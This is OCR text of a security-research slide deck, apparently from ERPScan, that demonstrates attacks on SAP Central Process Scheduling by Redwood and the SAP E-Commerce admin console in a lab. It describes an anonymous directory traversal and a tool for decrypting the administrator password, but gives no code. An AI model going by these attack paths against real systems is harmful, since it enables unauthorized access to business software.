
PBEWithSHAAnd3KeyTripleDESCBC



DEMO TIME

https://github.com/erpscanteam


SAP Central Process Scheduling by Redwood
Support
Login
Please login


SAP Central Process Scheduling by Redwood login - Mozilla Firefox
https://172.16.10.65:50001/scheduler/ui/login/login_jee.jsp
SAP Central Process Scheduling by Redwood
Support
User Log-in
User ID
Password
Log in

SAP Central Process Scheduling by Redwood

Support

Enter Company

You do not have a valid license. Specify your company name in order to generate a license request

Company Name: test


Contract: Test


Force request generation

Request Key for Enterprise License

Activate Free of Charge License

Register






SAP Central Process Scheduling by Redwood

Support

License Result

Your system now has a valid license. Please click here to continue


SAP:DM0_00[GLOBAL]:
Not secure
https://172.16.10.65:500
SAP Central Process Scheduling by Redwood
Welcome, Administrator,@SAP:DM0_00[GLOBAL]
All (Non-Maintenance) Jobs
Search Jobs...
Monitoring
Jobs
Calendar
Dashboard
Events
Operator Messages
Monitor Tree
Phone Access
orecard
Home
Job Monitor
Description
nition
Job ID
Status
Sch
Perform any long running actions required...
System_Upgrade
21
Completed
10:

What do we have now?

Findings

I. Anon directory traversal
in scheduler by Redwood

Findings

I. Anon directory traversal in scheduler by Redwood

II. Decryption tool to get administrator password

Findings

I. Anon directory traversal in scheduler by Redwood

II. Decryption tool to get administrator password

III. ???

ERPScan

Episode II


REVENGE OF THE LOGS

Customer Relationship Management

"Was ist das ???"

Customer Relationship Management

- Emails, telephones, chats, marketing materials, social media..
- Analysing target audiences
- Kind of collaboration


SAP E-Commerce Admin
Not secure
https://172.16.10.65:50001/b2b/admin/index.jsp
SAP E-Commerce Administration Console
Main Menu
Extended Configuration Management (XCM) Administration
Application Cache Statistics
Catalog Cache Statistics
Application System Cache Statistics
Java Connector Pools
CCMS Heartbeat Customizing
Lean Basket Data Migration to NetWeaver 04
Scheduler Administration
Logging
Version
Here you can configure and monitor various parts of the application.
Select one of the tools on the left.

Log configuration...

SAP E-Commerce Administration Console

Main Menu

- Extended Configuration Management (XCM) Administration
- Application Cache Statistics
- Catalog Cache Statistics
- Application System Cache Statistics
- Java Connector Pools
- CCMS Heartbeat Customizing
- Lean Basket Data Migration to NetWeaver 04
- Scheduler Administration
- Logging
- Version

Logging

More information on logging with E-Commerce can be found in note **1090753**.

Log Configuration | Session Logging

Location Name: com.sap.isa (Re)Load Create Configuration

Location	Effective Severity	Destination	Path	Limit	Count	Formatter Pattern ?	Formatter Type
com.sap.isa	All	./log/defaultTrace_00.trc	.\log	10485760	20	none	ListFormat

Show Files | Delete | Edit Config

Logging

More information on logging with E-Commerce can be found in note **1090753**.

Log Configuration | Session Logging

